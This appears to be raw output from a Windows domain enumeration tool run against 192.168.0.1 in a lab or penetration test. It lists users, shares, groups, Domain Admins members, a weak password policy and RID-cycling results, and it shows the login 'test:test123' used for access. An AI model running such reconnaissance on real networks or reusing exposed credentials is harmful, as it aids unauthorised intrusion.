index: 0xf05 RID: 0x47a acb: 0x00000210 Account: L.Thornton  Name: Laverne Thornton         Desc:
covenant
index: 0xf2f RID: 0x4a4 acb: 0x00000210 Account: M.Boyd         Name: Mattie Boyd       Desc: Masonite
index: 0xf06 RID: 0x47b acb: 0x00000210 Account: M.Day          Name: Miguel Day        Desc: wrestle
index: 0xf26 RID: 0x49b acb: 0x00000210 Account: M.Mills        Name: Marty Mills       Desc: taut
index: 0xf2e RID: 0x4a3 acb: 0x00000210 Account: N.Vega         Name: Noel Vega         Desc: Antoine
index: 0xf22 RID: 0x497 acb: 0x00000210 Account: N.Wells        Name: Nettie Wells      Desc: Cyprus
index: 0xf09 RID: 0x47e acb: 0x00000210 Account: P.Pittman      Name: Phyllis Pittman   Desc: Alex
index: 0xebb RID: 0x456 acb: 0x00000a10 Account: R.Astley       Name: Rick Astley       Desc: (null)
index: 0xf15 RID: 0x48a acb: 0x00000210 Account: R.Boone        Name: Rachael Boone     Desc: expository
index: 0xf08 RID: 0x47d acb: 0x00000210 Account: R.Knight       Name: Roger Knight      Desc: Cooley
index: 0xf1e RID: 0x493 acb: 0x00000210 Account: R.Ramsey       Name: Rudy Ramsey       Desc: gila
index: 0xf13 RID: 0x488 acb: 0x00000210 Account: R.Soto         Name: Rex Soto          Desc: imperial
index: 0xf2b RID: 0x4a0 acb: 0x00000210 Account: S.Franklin     Name: Sidney Franklin   Desc: Valois
```

```
index: 0xf11 RID: 0x486 acb: 0x00000210 Account: S.Reed      Name: Sherri Reed      Desc: hag

index: 0xf25 RID: 0x49a acb: 0x00000210 Account: T.Harmon    Name: Tyler Harmon     Desc: moraine

index: 0xf03 RID: 0x478 acb: 0x00000210 Account: T.Nunez     Name: Travis Nunez     Desc: undulated

index: 0xf23 RID: 0x498 acb: 0x00000210 Account: T.Oliver    Name: Tommie Oliver    Desc: Neva

index: 0xf30 RID: 0x4a5 acb: 0x00000210 Account: test Name: Pen test Desc: avaricious

index: 0xf14 RID: 0x489 acb: 0x00000210 Account: V.Haynes    Name: Veronica Haynes         Desc: u's


user:[Administrator] rid:[0x1f4]

user:[Guest] rid:[0x1f5]

user:[krbtgt] rid:[0x1f6]

user:[admin] rid:[0x3e8]

user:[R.Astley] rid:[0x456]

user:[C.Moreno] rid:[0x473]

user:[C.Griffin] rid:[0x474]

user:[I.Pratt] rid:[0x475]

user:[L.Burke] rid:[0x476]

user:[J.Johnson] rid:[0x477]

user:[T.Nunez] rid:[0x478]

user:[J.Stevenson] rid:[0x479]

user:[L.Thornton] rid:[0x47a]

user:[M.Day] rid:[0x47b]

user:[C.Morris] rid:[0x47c]

user:[R.Knight] rid:[0x47d]

user:[P.Pittman] rid:[0x47e]

user:[D.King] rid:[0x47f]

user:[D.Dunn] rid:[0x480]

user:[D.Manning] rid:[0x481]

user:[D.Valdez] rid:[0x482]

user:[D.Price] rid:[0x483]
```

```
user:[J.Saunders] rid:[0x484]
user:[J.Hart] rid:[0x485]
user:[S.Reed] rid:[0x486]
user:[A.Peters] rid:[0x487]
user:[R.Soto] rid:[0x488]
user:[V.Haynes] rid:[0x489]
user:[R.Boone] rid:[0x48a]
user:[L.Carr] rid:[0x48b]
user:[C.Olson] rid:[0x48c]
user:[J.Andrews] rid:[0x48d]
user:[C.Anderson] rid:[0x48e]
user:[C.Montgomery] rid:[0x48f]
user:[C.Howard] rid:[0x490]
user:[E.Jones] rid:[0x491]
user:[J.Barrett] rid:[0x492]
user:[R.Ramsey] rid:[0x493]
user:[G.Walsh] rid:[0x494]
user:[A.Medina] rid:[0x495]
user:[J.Hale] rid:[0x496]
user:[N.Wells] rid:[0x497]
user:[T.Oliver] rid:[0x498]
user:[J.Rhodes] rid:[0x499]
user:[T.Harmon] rid:[0x49a]
user:[M.Mills] rid:[0x49b]
user:[D.Pena] rid:[0x49c]
user:[J.Torres] rid:[0x49d]
user:[B.Martin] rid:[0x49e]
user:[K.Hudson] rid:[0x49f]
user:[S.Franklin] rid:[0x4a0]
```

```
user:[F.Chapman] rid:[0x4a1]

user:[E.Elliott] rid:[0x4a2]

user:[N.Vega] rid:[0x4a3]

user:[M.Boyd] rid:[0x4a4]

user:[test] rid:[0x4a5]


 =========================================
|    Share Enumeration on 192.168.0.1    |
 =========================================
do_connect: Connection to 192.168.0.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)


        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        Fileshare1      Disk
        Fileshare2      Disk
        HR              Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        Resources       Disk
        SYSVOL          Disk      Logon server share
        Users$          Disk
Reconnecting with SMB1 for workgroup listing.
Failed to connect with SMB1 -- no workgroup available


[+] Attempting to map shares on 192.168.0.1
//192.168.0.1/ADMIN$ Mapping: DENIED, Listing: N/A
//192.168.0.1/C$        Mapping: DENIED, Listing: N/A
```

```
//192.168.0.1/Fileshare1          Mapping: OK, Listing: OK

//192.168.0.1/Fileshare2          Mapping: OK, Listing: OK

//192.168.0.1/HR          Mapping: OK, Listing: OK

//192.168.0.1/IPC$        [E] Can't understand response:

NT_STATUS_INVALID_PARAMETER listing \*

//192.168.0.1/NETLOGON        Mapping: OK, Listing: OK

//192.168.0.1/Resources          Mapping: OK, Listing: OK

//192.168.0.1/SYSVOL   Mapping: OK, Listing: OK

//192.168.0.1/Users$    Mapping: OK     Listing: DENIED


 ====================================================

|    Password Policy Information for 192.168.0.1    |

 ====================================================




[+] Attaching to 192.168.0.1 using test:test123


[+] Trying protocol 445/SMB...


[+] Found domain(s):


        [+] UADCWNET

        [+] Builtin


[+] Password Info for Domain: UADCWNET


        [+] Minimum password length: 7

        [+] Password history length: 24

        [+] Maximum password age: 136 days 23 hours 58 minutes
        [+] Password Complexity Flags: 010000

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 1
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0

        [+] Minimum password age: 1 day 4 minutes
        [+] Reset Account Lockout Counter:
        [+] Locked Account Duration:
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set


[+] Retieved partial password policy with rpcclient:

Password Complexity: Disabled
Minimum Password Length: 7


 =============================
|    Groups on 192.168.0.1    |
 =============================

[+] Getting builtin groups:
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
```

```
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]

[+] Getting builtin group memberships:
Group 'Guests' (RID: 546) has member: UADCWNET\Guest
Group 'Guests' (RID: 546) has member: UADCWNET\Domain Guests
Group 'Administrators' (RID: 544) has member: UADCWNET\Administrator
Group 'Administrators' (RID: 544) has member: UADCWNET\admin
Group 'Administrators' (RID: 544) has member: UADCWNET\Enterprise Admins
Group 'Administrators' (RID: 544) has member: UADCWNET\Domain Admins
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group 'Users' (RID: 545) has member: UADCWNET\admin
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: UADCWNET\Domain Users
Group 'Windows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users

[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44e]
group:[TelnetClients] rid:[0x470]

[+] Getting local group memberships:
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers

[+] Getting domain groups:
```

```
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Admins] rid:[0x200]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
group:[Domain Computers] rid:[0x203]
group:[Domain Controllers] rid:[0x204]
group:[Schema Admins] rid:[0x206]
group:[Enterprise Admins] rid:[0x207]
group:[Group Policy Creator Owners] rid:[0x208]
group:[Read-only Domain Controllers] rid:[0x209]
group:[DnsUpdateProxy] rid:[0x44f]
group:[Human Resources] rid:[0x450]
group:[Legal] rid:[0x451]
group:[Finance] rid:[0x452]
group:[Engineering] rid:[0x453]
group:[Sales] rid:[0x454]
group:[Information Technology] rid:[0x455]

[+] Getting domain group memberships:
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1$
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2$
Group 'Sales' (RID: 1108) has member: UADCWNET\C.Moreno
Group 'Sales' (RID: 1108) has member: UADCWNET\C.Griffin
Group 'Sales' (RID: 1108) has member: UADCWNET\L.Burke
Group 'Sales' (RID: 1108) has member: UADCWNET\P.Pittman
Group 'Sales' (RID: 1108) has member: UADCWNET\R.Soto
Group 'Sales' (RID: 1108) has member: UADCWNET\G.Walsh
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Hale
Group 'Sales' (RID: 1108) has member: UADCWNET\N.Wells
Group 'Sales' (RID: 1108) has member: UADCWNET\S.Franklin

Group 'Sales' (RID: 1108) has member: UADCWNET\E.Elliott

Group 'Sales' (RID: 1108) has member: UADCWNET\test

Group 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator

Group 'Domain Admins' (RID: 512) has member: UADCWNET\L.Thornton

Group 'Domain Admins' (RID: 512) has member: UADCWNET\C.Morris

Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Dunn

Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Manning

Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Boone

Group 'Domain Admins' (RID: 512) has member: UADCWNET\C.Olson

Group 'Enterprise Admins' (RID: 519) has member: UADCWNET\Administrator

Group 'Schema Admins' (RID: 518) has member: UADCWNET\Administrator

Group 'Engineering' (RID: 1107) has member: UADCWNET\J.Johnson

Group 'Engineering' (RID: 1107) has member: UADCWNET\J.Stevenson

Group 'Engineering' (RID: 1107) has member: UADCWNET\R.Knight

Group 'Engineering' (RID: 1107) has member: UADCWNET\D.Dunn

Group 'Engineering' (RID: 1107) has member: UADCWNET\D.Price

Group 'Engineering' (RID: 1107) has member: UADCWNET\A.Peters

Group 'Engineering' (RID: 1107) has member: UADCWNET\R.Boone

Group 'Engineering' (RID: 1107) has member: UADCWNET\C.Montgomery

Group 'Engineering' (RID: 1107) has member: UADCWNET\F.Chapman

Group 'Finance' (RID: 1106) has member: UADCWNET\I.Pratt

Group 'Finance' (RID: 1106) has member: UADCWNET\T.Nunez

Group 'Finance' (RID: 1106) has member: UADCWNET\L.Thornton

Group 'Finance' (RID: 1106) has member: UADCWNET\M.Day

Group 'Finance' (RID: 1106) has member: UADCWNET\D.King

Group 'Finance' (RID: 1106) has member: UADCWNET\V.Haynes

Group 'Finance' (RID: 1106) has member: UADCWNET\L.Carr

Group 'Finance' (RID: 1106) has member: UADCWNET\J.Andrews
Group 'Finance' (RID: 1106) has member: UADCWNET\B.Martin
Group 'Finance' (RID: 1106) has member: UADCWNET\N.Vega
Group 'Information Technology' (RID: 1109) has member: UADCWNET\C.Morris
Group 'Information Technology' (RID: 1109) has member: UADCWNET\J.Barrett
Group 'Information Technology' (RID: 1109) has member: UADCWNET\T.Oliver
Group 'Information Technology' (RID: 1109) has member: UADCWNET\J.Rhodes
Group 'Information Technology' (RID: 1109) has member: UADCWNET\M.Mills
Group 'Human Resources' (RID: 1104) has member: UADCWNET\R.Astley
Group 'Human Resources' (RID: 1104) has member: UADCWNET\D.Manning
Group 'Human Resources' (RID: 1104) has member: UADCWNET\D.Valdez
Group 'Human Resources' (RID: 1104) has member: UADCWNET\J.Hart
Group 'Human Resources' (RID: 1104) has member: UADCWNET\C.Olson
Group 'Human Resources' (RID: 1104) has member: UADCWNET\C.Anderson
Group 'Human Resources' (RID: 1104) has member: UADCWNET\C.Howard
Group 'Human Resources' (RID: 1104) has member: UADCWNET\A.Medina
Group 'Human Resources' (RID: 1104) has member: UADCWNET\D.Pena
Group 'Human Resources' (RID: 1104) has member: UADCWNET\J.Torres
Group 'Legal' (RID: 1105) has member: UADCWNET\J.Saunders
Group 'Legal' (RID: 1105) has member: UADCWNET\S.Reed
Group 'Legal' (RID: 1105) has member: UADCWNET\E.Jones
Group 'Legal' (RID: 1105) has member: UADCWNET\R.Ramsey
Group 'Legal' (RID: 1105) has member: UADCWNET\T.Harmon
Group 'Legal' (RID: 1105) has member: UADCWNET\K.Hudson
Group 'Legal' (RID: 1105) has member: UADCWNET\M.Boyd
Group 'Domain Computers' (RID: 515) has member: UADCWNET\enable$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\as400$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\media$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\homerun$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\pc36$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\clusters$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\montana$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\illinois$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ows$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\cork$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\tsinghua$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\lnk$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\lsan03$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\neo$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\nebraska$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\mailgate$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\unitedstates$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\hstntx$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\rtr1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\scanner$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\ok$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\northeast$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\americas$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\rw$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT1$
Group 'Domain Computers' (RID: 515) has member: UADCWNET\CLIENT2$
Group 'Domain Users' (RID: 513) has member: UADCWNET\Administrator
Group 'Domain Users' (RID: 513) has member: UADCWNET\admin
Group 'Domain Users' (RID: 513) has member: UADCWNET\krbtgt
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Astley
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Moreno
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Griffin
Group 'Domain Users' (RID: 513) has member: UADCWNET\I.Pratt
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Burke

Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Johnson

Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Nunez

Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Stevenson

Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Thornton

Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Day

Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Morris

Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Knight

Group 'Domain Users' (RID: 513) has member: UADCWNET\P.Pittman

Group 'Domain Users' (RID: 513) has member: UADCWNET\D.King

Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Dunn

Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Manning

Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Valdez

Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Price

Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Saunders

Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Hart

Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Reed

Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Peters

Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Soto

Group 'Domain Users' (RID: 513) has member: UADCWNET\V.Haynes

Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Boone

Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Carr

Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Olson

Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Andrews

Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Anderson

Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Montgomery

Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Howard

Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Jones

Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Barrett
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Ramsey

Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Walsh

Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Medina

Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Hale

Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Wells

Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Oliver

Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Rhodes

Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Harmon

Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Mills

Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Pena

Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Torres

Group 'Domain Users' (RID: 513) has member: UADCWNET\B.Martin

Group 'Domain Users' (RID: 513) has member: UADCWNET\K.Hudson

Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Franklin

Group 'Domain Users' (RID: 513) has member: UADCWNET\F.Chapman

Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Elliott

Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Vega

Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Boyd

Group 'Domain Users' (RID: 513) has member: UADCWNET\test

Group 'Domain Guests' (RID: 514) has member: UADCWNET\Guest

Group 'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator


 =========================================================================
|    Users on 192.168.0.1 via RID cycling (RIDS: 500-550,1000-1050)    |
 =========================================================================

[I] Found new SID: S-1-5-21-816344815-1091841032-1499945149

[I] Found new SID: S-1-5-21-2963392108-1078930180-2605158784

[I] Found new SID: S-1-5-80-3139157870-2983391045-3678747466-658725712

[I] Found new SID: S-1-5-80
```

```
[I] Found new SID: S-1-5-32

[+] Enumerating users using SID S-1-5-21-2963392108-1078930180-2605158784 and logon username 'test', password 'test123'

S-1-5-21-2963392108-1078930180-2605158784-500 SERVER1\Administrator (Local User)

S-1-5-21-2963392108-1078930180-2605158784-501 SERVER1\Guest (Local User)

S-1-5-21-2963392108-1078930180-2605158784-502 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-503 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-504 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-505 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-506 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-507 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-508 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-509 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-510 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-511 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-512 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-513 SERVER1\None (Domain Group)

S-1-5-21-2963392108-1078930180-2605158784-514 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-515 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-516 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-517 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-518 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-519 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-520 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-521 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-522 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-523 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-524 *unknown*\*unknown* (8)

S-1-5-21-2963392108-1078930180-2605158784-525 *unknown*\*unknown* (8)
```

```
S-1-5-21-2963392108-1078930180-2605158784-526 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-527 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-528 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-529 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-530 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-531 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-532 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-533 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-534 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-535 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-536 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-537 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-538 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-539 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-540 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-541 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-542 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-543 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-544 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-545 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-546 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-547 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-548 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-549 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-550 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1000 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1001 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1002 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1003 *unknown*\*unknown* (8)
```

```
S-1-5-21-2963392108-1078930180-2605158784-1004 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1005 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1006 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1007 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1008 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1009 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1010 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1011 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1012 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1013 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1014 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1015 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1016 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1017 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1018 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1019 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1020 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1021 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1022 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1023 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1024 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1025 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1026 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1027 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1028 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1029 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1030 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1031 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1032 *unknown*\*unknown* (8)
```

```
S-1-5-21-2963392108-1078930180-2605158784-1033 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1034 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1035 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1036 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1037 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1038 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1039 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1040 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1041 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1042 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1043 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1044 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1045 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1046 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1047 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1048 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1049 *unknown*\*unknown* (8)
S-1-5-21-2963392108-1078930180-2605158784-1050 *unknown*\*unknown* (8)
[+] Enumerating users using SID S-1-5-80 and logon username 'test', password 'test123'
S-1-5-80-500 *unknown*\*unknown* (8)
S-1-5-80-501 *unknown*\*unknown* (8)
S-1-5-80-502 *unknown*\*unknown* (8)
S-1-5-80-503 *unknown*\*unknown* (8)
S-1-5-80-504 *unknown*\*unknown* (8)
S-1-5-80-505 *unknown*\*unknown* (8)
S-1-5-80-506 *unknown*\*unknown* (8)
S-1-5-80-507 *unknown*\*unknown* (8)
S-1-5-80-508 *unknown*\*unknown* (8)
S-1-5-80-509 *unknown*\*unknown* (8)
```

```
S-1-5-80-510 *unknown*\*unknown* (8)

S-1-5-80-511 *unknown*\*unknown* (8)

S-1-5-80-512 *unknown*\*unknown* (8)

S-1-5-80-513 *unknown*\*unknown* (8)

S-1-5-80-514 *unknown*\*unknown* (8)

S-1-5-80-515 *unknown*\*unknown* (8)

S-1-5-80-516 *unknown*\*unknown* (8)

S-1-5-80-517 *unknown*\*unknown* (8)

S-1-5-80-518 *unknown*\*unknown* (8)

S-1-5-80-519 *unknown*\*unknown* (8)

S-1-5-80-520 *unknown*\*unknown* (8)

S-1-5-80-521 *unknown*\*unknown* (8)

S-1-5-80-522 *unknown*\*unknown* (8)

S-1-5-80-523 *unknown*\*unknown* (8)

S-1-5-80-524 *unknown*\*unknown* (8)

